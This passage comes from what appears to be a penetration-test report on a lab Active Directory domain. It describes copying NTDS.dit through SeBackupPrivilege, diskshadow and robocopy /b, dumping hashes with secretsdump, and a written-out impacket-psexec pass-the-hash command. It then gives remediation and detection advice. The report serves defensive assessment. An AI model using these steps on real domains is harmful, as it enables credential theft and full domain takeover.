Impact: The ability to obtain a copy of `NTDS.dit` is equivalent to compromising the entire Active Directory domain. It resulted in the disclosure of all user and computer password hashes (NTLM), Kerberos keys, and other sensitive AD data. This provided the attacker with the material for "pass-the-hash" attacks, Silver Ticket creation, and full persistence.

Technical Summary: Using the compromised `Caroline.Robinson` account, a Diskshadow script was executed to create a VSS snapshot of the `C:` drive. The snapshot was mounted, and `robocopy /b` (leveraging `SeBackupPrivilege`) was used to copy `E:\Windows\NTDS\ntds.dit`. This file, combined with the `SYSTEM` hive, was processed offline with `impacket-secretsdump` to reveal all domain hashes.

3.5 Vulnerability: Domain Compromise via NTLM Hash Reuse



CVSS: CVSS3.1: AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H – **10.0 (Critical)**
(This is the consequence of the previous vulnerabilities. The attacker, now in possession of the Domain Admin hash, can authenticate anywhere.)

Description: The core authentication weakness of the NTLM protocol—hash equivalence—was exploited. Once the NTLM hash for the `Administrator` account (and all others) was extracted from `NTDS.dit`, it could be used directly for authentication via various protocols (SMB, WMI, WinRM, etc.) without needing the plaintext password. This is a inherent risk in environments relying on NTLM or where Kerberos defaults can be bypassed.

Impact: Total loss of confidentiality, integrity, and availability for the entire `baby.vl` domain and any trusting domains. The attacker gained the ability to log into any domain-joined system as the Domain Administrator, create new domain administrators, modify Group Policy, deploy backdoors, and exfiltrate all data.

Technical Summary: The extracted NT hash for the `BABY\Administrator` account was used with Impacket's `psexec` module to obtain a high-integrity command shell on the Domain Controller itself: `impacket-psexec baby.vl/Administrator@10.129.2.197 -hashes :<REDACTED_HASH_NT>`. This confirmed full domain ownership.

4. Recommendations

To remediate and mitigate the critical Active Directory vulnerabilities identified during this engagement—specifically, information disclosure via anonymous LDAP, weak credential management, excessive privilege assignment, and insufficient protection of the NTDS database—the following recommendations should be implemented across the Windows Active Directory environment (`baby.vl`):

4.1 Harden LDAP and Active Directory Access Controls

- **Disable Anonymous LDAP Binding:** Immediately configure the Domain Controller to reject LDAP simple binds that use a null or empty DN (Distinguished Name). This can be enforced via Group Policy by setting `Network access: Restrict anonymous access to Named Pipes and Shares` and configuring the `DS-Heuristics` attribute to disable anonymous LDAP queries. This will prevent the enumeration of users and groups without authentication, closing the initial reconnaissance vector.
- **Implement LDAP Signing and Channel Binding:** Enforce LDAP signing (`LDAPServerIntegrity`) and LDAP channel binding to prevent man-in-the-middle (MITM) and relay attacks. Ensure all domain-joined systems, especially Domain Controllers, are configured to reject unsigned LDAP requests.

4.2 Strengthen Credential and Account Management Policies

- **Eliminate Default/Expired Password Practices:** Implement a strict process for onboarding new users and service accounts. Initial passwords must be strong, unique, and delivered through a secure method. Enforce an immediate, mandatory password change upon first logon that cannot be bypassed with the old password. Consider using temporary, one-time passwords.
- **Implement Account Logon Restrictions:** Utilize the `LogonWorkstations` attribute or Group Policy settings to restrict which computers sensitive accounts (like IT staff) can log into. The account `Caroline.Robinson` should not have been allowed to log on interactively to the Domain Controller (`BabyDC`).
- **Enforce Strong Password Policies and Regular Rotation:** Ensure the domain password policy mandates sufficient complexity, length (minimum 14 characters), and regular rotation. Audit all accounts for password expiration and compliance with the policy.

4.3 Apply Principle of Least Privilege for User Rights

- **Audit and Revoke Excessive Privileges:** Conduct an immediate review of all accounts possessing high-risk privileges such as `SeBackupPrivilege` , `SeRestorePrivilege` , `SeDebugPrivilege` , and `SeImpersonatePrivilege` . The user `Caroline.Robinson` had no legitimate business need for `SeBackupPrivilege` on a Domain Controller. Restrict these privileges exclusively to dedicated, highly secured Backup Operator accounts used only for authorized backup activities.

- **Implement Privileged Access Workstations (PAWs):** Administrative tasks, especially those involving backup operations or AD management, must be performed from secure, hardened workstations (PAWs). This limits the attack surface and prevents credential theft from standard user workstations.

4.4 Protect the Active Directory Database (NTDS.dit)

- **Monitor and Alert on Volume Shadow Copy Activity:** Implement real-time monitoring and alerting for the creation of Volume Shadow Copies (VSS) on Domain Controllers, especially when triggered by non-administrative users or through tools like `diskshadow.exe`. Security Information and Event Management (SIEM) rules should flag these events as critical.
- **Restrict Access to Native Backup Tools:** Use AppLocker or Windows Defender Application Control to restrict the execution of powerful native tools like `diskshadow.exe` and `robocopy.exe` (or restrict their `/b` backup switch) on Domain Controllers to authorized administrative accounts only.
- **Consider Credential Guard:** Deploy Windows Defender Credential Guard on Windows Server 2016/2019/2022 to protect derived domain credentials and NTLM secrets in a hardware-isolated environment (`LsaIso`), making them significantly harder to extract from the `lsass` process memory, even with local administrative access.

4.5 Mitigate NTLM Relay and Hash Reuse Attacks

- **Disable NTLM Authentication Where Possible:** Audit and disable NTLM authentication across the domain in favor of Kerberos. Use Group Policy (`Network security: Restrict NTLM`) to audit NTLM usage first, then progressively restrict it. This reduces the risk of "pass-the-hash" attacks with credentials stolen from `NTDS.dit`.
- **Enable Extended Protection for Authentication (EPA):** Ensure Extended Protection for Authentication is enabled for all services that support it (like LDAP and IIS). This helps protect against credential relay attacks by binding the channel (transport) to the service.

4.6 Enhance Logging, Detection, and Incident Response

- **Centralize and Monitor Critical AD Events:** Ensure audit policies are enabled to log critical events (e.g., `4688` Process Creation, `4104` Script Block Logging for PowerShell, `4661` Handle to an object was requested). Forward these logs from all Domain Controllers to a centralized SIEM that is isolated from the production domain.
- **Implement Dedicated AD Attack Detection Rules:** Configure the SIEM with detection rules for specific attack patterns observed, such as:
  - SMB password change requests for accounts with the `STATUS_PASSWORD_MUST_CHANGE` flag.
  - Execution of `diskshadow` or `robocopy /b` on Domain Controllers.
  - LDAP queries from non-standard workstations or outside normal hours.

- **Develop and Test an AD Compromise Response Playbook:** Create a detailed incident response plan for a potential Domain Controller or `NTDS.dit` compromise. This plan must include steps for credential rotation (KRBTGT account password reset twice, user password resets), analysis of persistence mechanisms, and potential domain recovery procedures.

By implementing these layered defensive measures—focused on hardening access, enforcing least privilege, protecting core assets, and enhancing visibility—the organization can significantly mitigate the risk of a complete Active Directory compromise stemming from the identified security gaps.

5. Conclusions

Executive Summary

Think of your organization's digital network as a highly secure office building. The most important room is the master control room, which holds the keys to every office, desk, and file cabinet in the entire building. Only a handful of trusted security personnel should ever be able to enter this room.

During our assessment, we discovered that the locks on the front door of this building were weaker than they appeared. More critically, we found that a regular employee had accidentally been given a master key that could open the control room itself. Here’s a breakdown of what happened and why it's a serious concern:

- **The Public Employee Directory:** The building's main directory, which lists every employee and their role, was left in the public lobby. Anyone walking in could read it. This allowed us to find the name of an employee, "Caroline Robinson," and learn she worked in the IT department.
- **An Expired but Working Keycard:** We found that Caroline's keycard had expired, but the system was set up to accept the old, default PIN code to set a new one. It was like finding an old key that still turned the lock just enough to program a brand-new keycard. This gave us our own working keycard for her office.
- **A Master Key in the Wrong Hands:** Once inside Caroline's office, we discovered she had been given a "Master Building Backup Key." This key was intended only for the security team to make emergency copies of the entire building's blueprint. There was no reason for a regular IT employee to have it. With this key, we could access the secure blueprints room.
- **Copying the Entire Building's Blueprint:** Using Caroline's master backup key, we created a temporary copy of the building and accessed the secure vault containing the **Master Key Registry**. This registry is a list that shows how to create a key for every single room and lock in the building, including the master control room.
- **Becoming the Head of Security:** With the Master Key Registry, we crafted a key for the head of security. This key granted us unrestricted access to the master control room,

allowing us to open any door, disable alarms, or even change the locks to lock out the legitimate owners.

If a real attacker follows this path, the consequences are severe. They could silently steal every confidential document, read every email, or shut down operations entirely. They could pose as any employee, including the CEO. To prevent this, the master keys must be kept in the hands of only the most trusted personnel, the employee directory must be secured, and expired keycards must be deactivated immediately.

Technical Summary

The following critical vulnerabilities were successfully exploited, demonstrating a complete failure of the domain's security boundaries:

1. **Information Disclosure via Anonymous LDAP Binding**
   - **Issue:** The Domain Controller was configured to allow unauthenticated queries to its directory service (LDAP). This provided a complete list of all domain users and groups without requiring a password.
   - **Risk:** This served as the critical first step, enabling targeted attacks by revealing valid usernames like `Caroline Robinson`. It lowered the barrier for credential-based attacks.
2. **Weak Credential Management & Password Change Abuse**
   - **Issue:** The user account `Caroline Robinson` had a known, expired password. The Windows authentication protocol allowed this expired password to be used to set a new one without any other verification.
   - **Risk:** This flaw transformed a known default or weak credential into full, unauthorized control of a valid domain account, providing the initial authenticated foothold on the network.
3. **Excessive Privilege Assignment (SeBackupPrivilege)**
   - **Issue:** The standard user `Caroline.Robinson` was incorrectly granted the `SeBackupPrivilege`. This privilege is designed to bypass all file permissions for backup purposes and has no legitimate justification for a standard user on a Domain Controller.
   - **Risk:** This misconfiguration was the pivotal escalation point. It allowed a low-privileged user to read any file on the system, including the highly sensitive `NTDS.dit` and `SYSTEM` hive.
4. **Insufficient Protection of the NTDS.dit Database**
   - **Issue:** While the `NTDS.dit` file is locked during operation, the combination of `SeBackupPrivilege` and native Windows administration tools (`diskshadow.exe`, `robocopy /b`) provided a mechanism to create a shadow copy and exfiltrate it. A lack of monitoring for these actions allowed the theft to go undetected.
   - **Risk:** The theft of `NTDS.dit` is equivalent to a total domain compromise. It led to the extraction of password hashes for every user and computer account, including the

Domain Administrator.

5. **Domain Compromise via NTLM Hash Reuse**
    - **Issue:** The NTLM authentication protocol, still active in the environment, allows a user's password hash to be used directly for authentication without the plaintext password (Pass-the-Hash).
    - **Risk:** Using the extracted NTLM hash for the `Administrator` account, we successfully authenticated to the Domain Controller with the highest possible privileges, confirming full control over the `baby.vl` domain.

This assessment demonstrates a classic attack chain where layered misconfigurations—an exposed attack surface, weak credentials, improper privilege assignment, and inherent protocol weaknesses—led from zero access to complete domain domination.

Appendix: Tools Used

- **Nmap**
  Description: A network scanning tool used for initial reconnaissance and comprehensive port enumeration. It identified all open ports on the target (10.129.2.197), revealing the complete suite of Active Directory services (LDAP, Kerberos, SMB, RPC, WinRM) and confirming the host as a Windows Domain Controller (`BabyDC.baby.vl`).
- **NetExec (nxc)**
  Description: An all-in-one tool for assessing and exploiting Windows and Active Directory environments. It was used to enumerate users and groups via anonymous LDAP binds, perform SMB password change operations for expired accounts, execute commands via WinRM, and verify domain compromise via pass-the-hash attacks.
- **evil-winrm**
  Description: A Windows Remote Management (WinRM) shell designed for penetration testing. It provided stable, interactive command-line access to the target system after obtaining valid user credentials (`Caroline.Robinson`), enabling on-system enumeration and file transfer.
- **ldapsearch**
  Description: A command-line LDAP query tool. It was used to perform detailed, anonymous queries against the Domain Controller's LDAP service (port 389), discovering specific user objects like `Caroline Robinson` and their organizational unit (OU) placement.
- **Impacket (secretsdump, psexec)**
  Description: A collection of Python scripts for working with network protocols. The `secretsdump` tool was used to extract password hashes from the `NTDS.dit` database and `SYSTEM` registry hive, revealing all domain credentials. The `psexec` tool was then used to authenticate with the extracted Domain Administrator hash and obtain a high-integrity shell.
- **diskshadow**
  Description: A native Windows command-line tool for managing the Volume Shadow

Copy Service (VSS). It was used to create a persistent shadow copy of the system drive (`C:`), providing access to the locked `NTDS.dit` file without interrupting the Active Directory service.

- **robocopy**
  Description: A robust native Windows file copy utility. When used with the `/b` (backup) switch, it leveraged the `SeBackupPrivilege` to copy the `NTDS.dit` file from the shadow copy volume to an accessible location, bypassing standard file locks and permissions.
- **PowerShell**
  Description: The Windows task automation and configuration management framework. It was used extensively for on-system enumeration, such as checking user privileges (`whoami /priv`), and for executing the necessary commands to create shadow copies and copy files.
- **reg**
  Description: The native Windows Registry command-line tool. It was used to export the `SAM` and `SYSTEM` registry hives to disk, which are essential for decrypting the `NTDS.dit` database and extracting the domain's cryptographic keys.
- **unix2dos**
  Description: A utility for converting text files from Unix-style (LF) to DOS/Windows-style (CRLF) line endings. It was used to format the `diskshadow` script correctly for execution on the Windows target, ensuring the commands were interpreted properly.

These tools were instrumental in executing the assessment, enabling the steps from initial reconnaissance and credential compromise to the final exfiltration of the domain database and total domain takeover.